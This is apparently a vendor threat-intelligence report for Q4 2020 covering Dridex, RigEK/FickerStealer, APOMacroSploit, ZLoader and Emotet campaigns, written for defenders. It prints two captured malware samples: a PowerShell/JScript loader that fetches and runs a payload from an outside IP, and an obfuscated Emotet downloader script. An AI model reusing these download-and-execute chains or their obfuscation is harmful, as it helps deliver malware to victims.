



THREAT INSIGHTS

R E P O R T

Q 4 - 2 0 2 0





THREAT LANDSCAPE

Welcome to the Q4 2020 edition of the HP-Bromium Threat Insights Report. The report reviews notable malware trends identified by HP Sure Click from the fourth quarter of 2020 (1 October to 31 December), so that security teams are equipped with the knowledge to combat emerging threats and improve their security postures.

HP Sure Click Enterprise is deployed on desktops and laptops, capturing malware and allowing it to run inside secure containers called micro-virtual machines.¹ Adding isolation to the endpoint security stack transforms your endpoints into your strongest defence, while giving network defenders a unique advantage to be able to track and understand malware that tries to enter your networks.


NOTABLE THREATS

Dridex Surges in Q4

Q4 2020 saw a significant increase in malicious spam distributing **Dridex** malware.² The number of Dridex samples isolated by HP Sure Click more than tripled in Q4 compared to Q3, representing a 239% increase. According to HP Sure Click telemetry, Dridex was the second most widely circulating crimeware family behind Emotet. Although originating in 2012 as a banking Trojan, since 2017 Dridex's operators have increasingly shifted their tactics to extorting money from victims using ransomware.

239%
rise in **Dridex** samples
isolated by **HP Sure Click**
in Q4 2020, compared to Q3

Dridex's distributors commonly propagate the malware using malicious Excel spreadsheets that download the Trojan from remote web servers. The proportion of spreadsheet malware increased by 9% in Q4 compared to Q3 (Figure 5), which was partially driven by the uptick in Dridex activity. Interestingly, since mid-2020 some Dridex loader documents started to contain hundreds of URLs from which to download the malware. Consequently, the high number of potential download servers makes the loader more resilient to takedown action by hosting providers and domain registrars. It also increases the likelihood of successfully downloading the payload. Instead of blocking one URL, network security controls such as web proxies would need to block hundreds of URLs to prevent the malware from being downloaded and executed.



Malicious Executable Email Attachments on the Rise

The volume of executable format malware, especially Portable Executable EXE files, isolated by HP Sure Click in Q4 grew by 12%, compared to Q3 (Figure 8). This increase was primarily driven a rise in malicious email campaigns distributing attachments using these file types. In particular, we saw large campaigns targeting German users delivering **Formbook** and **Agent Tesla** remote access Trojans (RATs).^{3 4} The sender addresses were spoofed to make it appear that they originated from legitimate German companies. The emails lured victims into opening the attachments by claiming they were monetary grants or orders.

Figure 1 - Dridex samples isolated by HP Sure Click in the second half of 2020.



Web Browser Exploits Lead to FickerStealer

In November 2020, HP Threat Research identified a malware campaign relying on misspelled domains of popular instant messaging services. Visitors to the websites were redirected to **RigEK** landing pages that attempted to exploit web browser and plugin vulnerabilities to infect their systems with **FickerStealer** malware.⁵

RigEK is an exploit kit that was first seen in 2014, but saw a big decline in 2017.⁶ After being redirected to a RigEK landing page, the victim's web browser and operating system is profiled for vulnerable browser and plugin versions, including Flash, Java and Silverlight. If a vulnerable version is found and other environmental criteria are met, RigEK delivers an exploit. Following exploitation, a PowerShell script writes an obfuscated JScript file to the user's %Temp% directory, which downloads the final malware payload using a WinHttpRequest object.

| Process | Details |
|------------------|---|
| 524 IEXPLORE.EXE | <p>ACTION PROC_LOADIMAGE</p> <p>SOURCE PATH \Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe</p> <p>TARGET PATH \Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe</p> |
| 524 IEXPLORE.EXE | <p>ACTION PROC_CREATE</p> <p>SOURCE PATH \PROGRAM FILES (X86)\INTERNET EXPLORER\IEXPLORE.EXE</p> <p>TARGET PATH \Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe</p> |

```

(((($?PowerShell.exe -Command "<#AAAAAAAAAAAAAAAAAAAAAAAAAAAA B(<#&#a = ""Start-Process cmd.exe -""cmd.exe /q /c cd /d "%tmp%" && echo function O(1){return Math.random().toString(36).slice(-5)};function V(k){var y=0;y['set'+ 'Proxy'] (n);y.open('GET',k(1),1);y.Option(n)=k(2);y.send(O);y/*XASXIASXASS*/['Wait'+ 'For response']();if(200==y.status)return _y.responseText,k(n)};function _(k,e) {for(var l=0,n,c=[],F=256-1,S=String,q=[[],b=0;256>b;b++)c[b]=b;for(b=0;256>b;b++)l+=c[b]+e['cha'+ 'rCodeAt'] (b%e.length)^8F,n=c[b],c[b]=c[l],c[l]=n;for(var p=l-b=0;p<k.length;p++)b=b+1*8F,l=1+c[b]*8F,n=c[b],c[b]=c[l],c[l]=n,q.push(S.fr omCharCode(k.charCodeAt(p))^c[c[b]+c[l]*8F]);return q.join('');};try{var u=Script.Echo(),o='Object',A=Math,a=Function('b', 'return u.Script.Create'+o+'(b)');p=(''+u.Script).split(' ') [1],M='indexOf',q=(P+'ing.FileSystem'+o),m=Script.Arguments,e='WinHTTP',Z='cmd ',Q='WinHttpRequest.5.1',j='a('W'+P+'.Shell)',s='a('ADODB.Stream',x=0(0)'+'.',p='exe',n=0,K=Script['Full Name'],E='.'+p;s.Type=2;s.Charset='iso-8859-1';s.Open();try{v=V(m)}catch(W){v=V(m)};d=v.charCodeAt(027+v[M] ('PE\\x00\\x00'));s.WriteText(v);if(31<d){var z=1;x+=d}else x+=p;s.savetofile(x,z);s.Close();z^8*(x-'regsvr'+32+E+' /s *x);j.run(Z+E+' /c *x,0)}catch(xXASXASSMA){};q.Deletefile(K);>3.tmp && stArt wsCriPt //B //E::Script 3.tmp hzytel5mg http://95.217.27.240/? NTkyYDg3&fORyyZM&baFzt-from&vGRjZ-whY&Tyg-whY&SWnwnu=ball&AYwqptamk=ftp&aADbkKao=ftp&DLAgoNL=arena&toFrYMWrs=shufflE&obyvan4=2z3QmXcJwDQ4rBjOXAT6fBN k3YHliOwJH_783ORZ_xOWPPk-rBDV3xrh3yS&XQJXDKDEp=diEt&qjNBMPe-from&TgyxSz=cars&shufflet4=VqH9Kcul-QDADmIECllwQmtwOUFoXpv2vieJXn0Cchp-y_gLZQ11otKJJA&Evs=velo&pQosotITU8MY="1" ***** ; Invoke-Command -ScriptBlock ([ScriptBlock]::Create($a))"}

```

Figure 2 - HP Sure Click Enterprise behavioral trace showing the exploitation of Internet Explorer 11 by RigEK in a micro-VM.

FickerStealer is a family of information stealing malware that emerged in October 2020 on Russian-language underground forums. Its capabilities include stealing sensitive information such as passwords, browser autocomplete forms and cryptocurrency wallets.

APOMacroSploit, a New Office Malware Builder Emerges

In Q4 2020, we detected a previously unseen Office malware builder called **APOMacroSploit** that was used to target users through malicious spam campaigns. The emails adopted delivery-themed lures that distributed weaponised XLS attachments (Figures 3 and 4). The documents contained Excel 4 macros that download and run remotely-hosted BAT scripts using PowerShell's Net.WebClient.DownloadFile method. To collect information about the campaign, the threat actors used a legitimate hyperlink shortening and analytics service called cutt[.]ly. Ultimately, the batch scripts led to **BitRAT** being deployed to the victims' computers.⁷ Advertisements for BitRAT and APOMacroSploit were spotted in several underground forums and chatrooms in 2020. According to a message from one of APOMacroSploit's sellers, each document costs \$50 USD.⁸




Figure 3 - Malicious spam email containing APOMacroSploit malware isolated by HP Sure Click.




Figure 4 - Social engineering image embedded in APOMacroSploit document.

ZLoader Makes a Return using Password-protected Office Loaders

In October 2020, HP Sure Click telemetry detected an increase in **ZLoader** banking Trojan activity.⁹ Its distributors used a combination of techniques to increase the likelihood of compromising systems. Some of the loaders were Word documents that cause a VBA macro to run only after the documents are closed. They used a topical lure by purporting to be invoices from a pharmaceutical company involved in clinical trials. The macros deobfuscated, dropped and executed ZLoader payload DLLs to randomly-named folders in the C:\ directory without needing to download the Trojan from a distribution server.

The attackers behind this campaign also used password-protected Excel files. This can be an effective way of slowing down investigations that rely on conventional sandboxes because security teams must retrieve the email containing the password to examine the document. HP Sure Click speeds up investigations because it captures a full behavioural trace of activity when the document is opened by a user. Figures 5 and 6 shows how a user clicked on a link leading to a web server (securefiles[.]top) hosting a ZLoader Excel document. After downloading the file, the user opened it and entered the password, which caused a ZLoader DLL to be dropped and executed inside a micro-VM.




Figure 5 - ZLoader sample isolated by HP Sure Click.




Figure 6 - ZLoader behavioural trace.

Emotet Email Thread Hijacking

One reason for Emotet's high infection rate was how its operators automated the creation of targeted phishing emails using data stolen from victims. By exfiltrating victims' email mailboxes, the botnet was able to spoof sender addresses, subject lines, attachment filenames and the body text of emails. This information was used to craft convincing phishing emails that would be sent as replies to existing email threads, a technique called email thread hijacking. Ultimately, the emails sought to trick targets into opening malicious email attachments or clicking on links leading to malicious documents that would infect their systems with Emotet. In December 2020, HP Sure Click isolated an Emotet phishing email targeting a government organisation in Central America. The email bore the hallmarks of being crafted using mailbox data stolen from a PC infected with Emotet, which was then used to email the recipient (Figure 7).




Figure 7 - Emotet phishing email likely created from stolen email data.

NOTABLE TECHNIQUES

DOSfuscation in Emotet Downloaders

Before law enforcement seized **Emotet's** command and control infrastructure in January 2021, we noticed that its operators increased the complexity of the obfuscation used in their Word downloaders (Figure 8).¹⁰ Samples in December 2020 shared many similarities to DOSfuscation techniques, a collection of command line argument obfuscation methods described by Daniel Bohannon in 2018.¹¹ The goal of these techniques is to evade rigid detection rules by hiding suspicious strings from command line arguments. While the Antimalware Scan Interface (AMSI) in Windows 10 has improved visibility into obfuscated scripts, determined attackers can apply these techniques to interpreted languages that aren't supported by AMSI. Telltale indicators of DOSfuscation include using environmental variable substrings, character insertions, reversals and for-loop encoding.

```
sEt ("Zy3"+"5") ([Type]("{2}{5}{4}{0}{1}{3}" -f 'IReC','To','SyStEM.','RY','O.D','i') );  
f'ce','eT.SerV','pOinTMANAgEr','Stem.','S','Y','n','i') );$ErrorActionPreference = (('S'  
$G35Q;$B62Q=(('L'+03)+K'); ( dir ('VArI'+A'+BL'+e:zy35')).vaLUE:."C`ReA`Ted`IReC1  
RePLAcE ([CHAR]88+[CHAR]69+[CHAR]56),[CHAR]92));$M95A=('F7'+0N'); (Ls VArIABLE:YJU4Z3)  
(P6'+7K');$V1zczi0 = ('O2'+8C');$P400=('W'+('3'+1C'));$F4mnqaf=$HOME+({'0}Z3t+'nc'  
(Q'+40'+L'));$M13evq1=( ' '+e1'+r['+S'+('://in'+s'+vat.co'+m+'/'+'wp-'+a+'c'  
(d'+ire)+ct+'(ory.c'+o)+m+'/l+'/T'+('OY'+u)+T+'/@'+]e1r['+S'+:/'+'@'+]e1r')+(  
(S://'+pa'+tta'+y'+astore)+.c'+('om'+/vi)+('sio-'+n)+('etw'+o'  
(d'+in)+('a'+h.c)+('om'+/wp'+-con)+('t'+en)+('t/1'+6'+qT/@'+]e1'+('r[S'+s:  
(/'+'nhW'+/@]e1r['+S'+('s:/'+/'+'su'+reopt')+i'+mi+('ze'+.co)+m+'/'+'we')+  
([array]('sd','sw'),('ht'+tp'),'3d')[1])."SpL`it"($R71P + $U1uh748 + $X49R);$I14G=('W'+  
syStEm.net.WEBcliEnt).d`O`wnLo`ADfIIE"($Qx55iz5, $F4mnqaf);$G50C=('U'+('37'+W));If ((  
$F4mnqaf, (('C'+ontro'+l_Ru)+nD'+L'+L')."t`Os`TRING"());$H37C=('H'+('30'+J));break;
```

Figure 8 - DOSfuscation techniques in Emotet download script from December 2020.



ACTIONABLE INTELLIGENCE

Notable Trends

Q4 2020 saw threat actors switch from Word document malware to spreadsheet and executable formats, such as EXE, XLS and XLSM (Figure 9). The most effective execution techniques involved old technologies such as Excel 4.0 macros that often offer limited visibility to detection tools.

In line with the rest of 2020, the most frequent exploit isolated by HP Sure Click - accounting for nearly three-quarters of all exploits - was of **CVE-2017-11882**, a memory corruption vulnerability in Microsoft Office's Equation Editor.¹² There was a 12% growth in malware that exploits **CVE-2017-0199**, a Microsoft Word remote code execution vulnerability (Figure 10).¹³

Of the threats stopped by HP Sure Click in Q4 2020, 29% were not known by hash to antivirus scanning engines when they were isolated, suggesting a high degree of sample novelty due to widespread use of packers and polymorphic and metamorphic obfuscation techniques. On average, it took 8.8 days for samples to become known by hash to other antivirus engines.

68 adversary techniques documented in the MITRE ATT&CK matrix were seen in this period.¹⁴ The most popular techniques used by threats were **Execution through Module Load (T1129)**, **Obfuscated Files or Information (T1027)** and **Execution through API (T1106)**.

88%

of threats isolated by **HP Sure Click** were delivered by email in Q4 2020. The remaining **12%** were web downloads.




Figure 9 - Change in file types isolated by HP Sure Click from Q3 to Q4 2020.




Figure 10 - Change in top exploits isolated by HP Sure Click from Q3 to Q4 2020.



HP Sure Click Enterprise Recommendations

HP Sure Click Enterprise enhances protection because malware is isolated from the host computer and cannot spread onto the corporate network. We recommend updating to the latest HP Sure Click Enterprise software release and using the Operational and Threat Dashboards in HP Sure Controller to ensure isolation is running correctly on your endpoints.

In your HP Sure Click Enterprise policy, we recommend that untrusted file support for email clients and Microsoft Office protection options are enabled (these are enabled by default in our recommended policies). Switching on these settings is an easy way to reduce the risk of infection posed by phishing campaigns. Please contact HP Support if you need help applying suggested configurations.




Figure 11 - MITRE ATT&CK heatmap showing the range of techniques used by threats isolated Q4 2020.

Indicators and Tools

The HP Threat Research team regularly publishes Indicators of Compromise (IOCs), signatures and tools to help security teams to defend against threats. You can access these resources from the HP Threat Research GitHub repository.¹⁵

STAY CURRENT

The HP-Bromium Threat Insights Report is made possible by customers who opt to share their threats with HP. Alerts that are forwarded to us are analysed by our security experts to reduce false positives and annotated with contextual information about each threat.

To learn more, review the Knowledge Base article on threat forwarding.¹⁶ We recommend that customers take the following actions to ensure that they get the most out of their HP Sure Click Enterprise deployments:

- Enable the Threat Intelligence Service and threat forwarding. This will keep your endpoints updated with the latest Bromium Rules File (BRF) so that you benefit from detecting emerging threats in your network.
- Plan to update HP Sure Controller with every new release to receive new dashboards and report templates. See the latest release notes and software downloads available on the Customer Portal.^{17 18}

- Update HP Sure Click Enterprise endpoint software at least twice a year to stay current with detection rules added by HP-Bromium threat research team.

For the latest threat research, head over to the HP Threat Research blog, where our researchers regularly dissect new threats and share their findings.¹⁹

ABOUT THE HP-BROMIUM THREAT INSIGHTS REPORT

Enterprises are most vulnerable from users opening email attachments, clicking on hyperlinks in emails, and downloading files from the web. HP Sure Click Enterprise protects the enterprise by isolating risky activity in micro-VMs, ensuring that malware cannot infect the host computer or spread onto the corporate network. Since the malware is contained, HP Sure Click Enterprise collects rich forensic data to help our customers harden their infrastructure. The HP-Bromium Threat Insights Report highlights notable malware campaigns analysed by our threat research team so that our customers are aware of emerging threats and can take action to protect their environments.

REFERENCES

- [1] <https://www8.hp.com/us/en/solutions/sure-click-enterprise.html>
- [2] <https://malpedia.caad.fkie.fraunhofer.de/details/win.dridex>
- [3] https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla
- [4] <https://malpedia.caad.fkie.fraunhofer.de/details/win.formbook>
- [5] <https://malpedia.caad.fkie.fraunhofer.de/details/win.fickerstealer>
- [6] <https://unit42.paloaltonetworks.com/unit42-decline-rig-exploit-kit/>
- [7] https://malpedia.caad.fkie.fraunhofer.de/details/win.bit_rat
- [8] <https://research.checkpoint.com/2021/apomacrosplit-apocalyptical-fud-race/>
- [9] <https://www.proofpoint.com/uk/blog/threat-insight/zloader-loads-again-new-zloader-banking-malware-variant-returns>
- [10] <https://malpedia.caad.fkie.fraunhofer.de/details/win.emotet>
- [11] <https://www.fireeye.com/content/dam/fireeye-www/blog/pdfs/dosfuscation-report.pdf>
- [12] <https://nvd.nist.gov/vuln/detail/CVE-2017-11882>
- [13] <https://nvd.nist.gov/vuln/detail/CVE-2017-0199>
- [14] <https://attack.mitre.org/>
- [15] <https://github.com/hpthreatresearch>
- [16] <https://support.bromium.com/s/article/What-information-is-sent-to-Bromium-from-my-organization>
- [17] https://support.bromium.com/s/topic/0TOU0000000Hz180AC/latest-news?language=en_US&tabset-3dbaf=2
- [18] <https://my.bromium.com/software-downloads/current>
- [19] <https://threatresearch.ext.hp.com>




Figure 12 - Recommended threat forwarding settings in HP Sure Controller.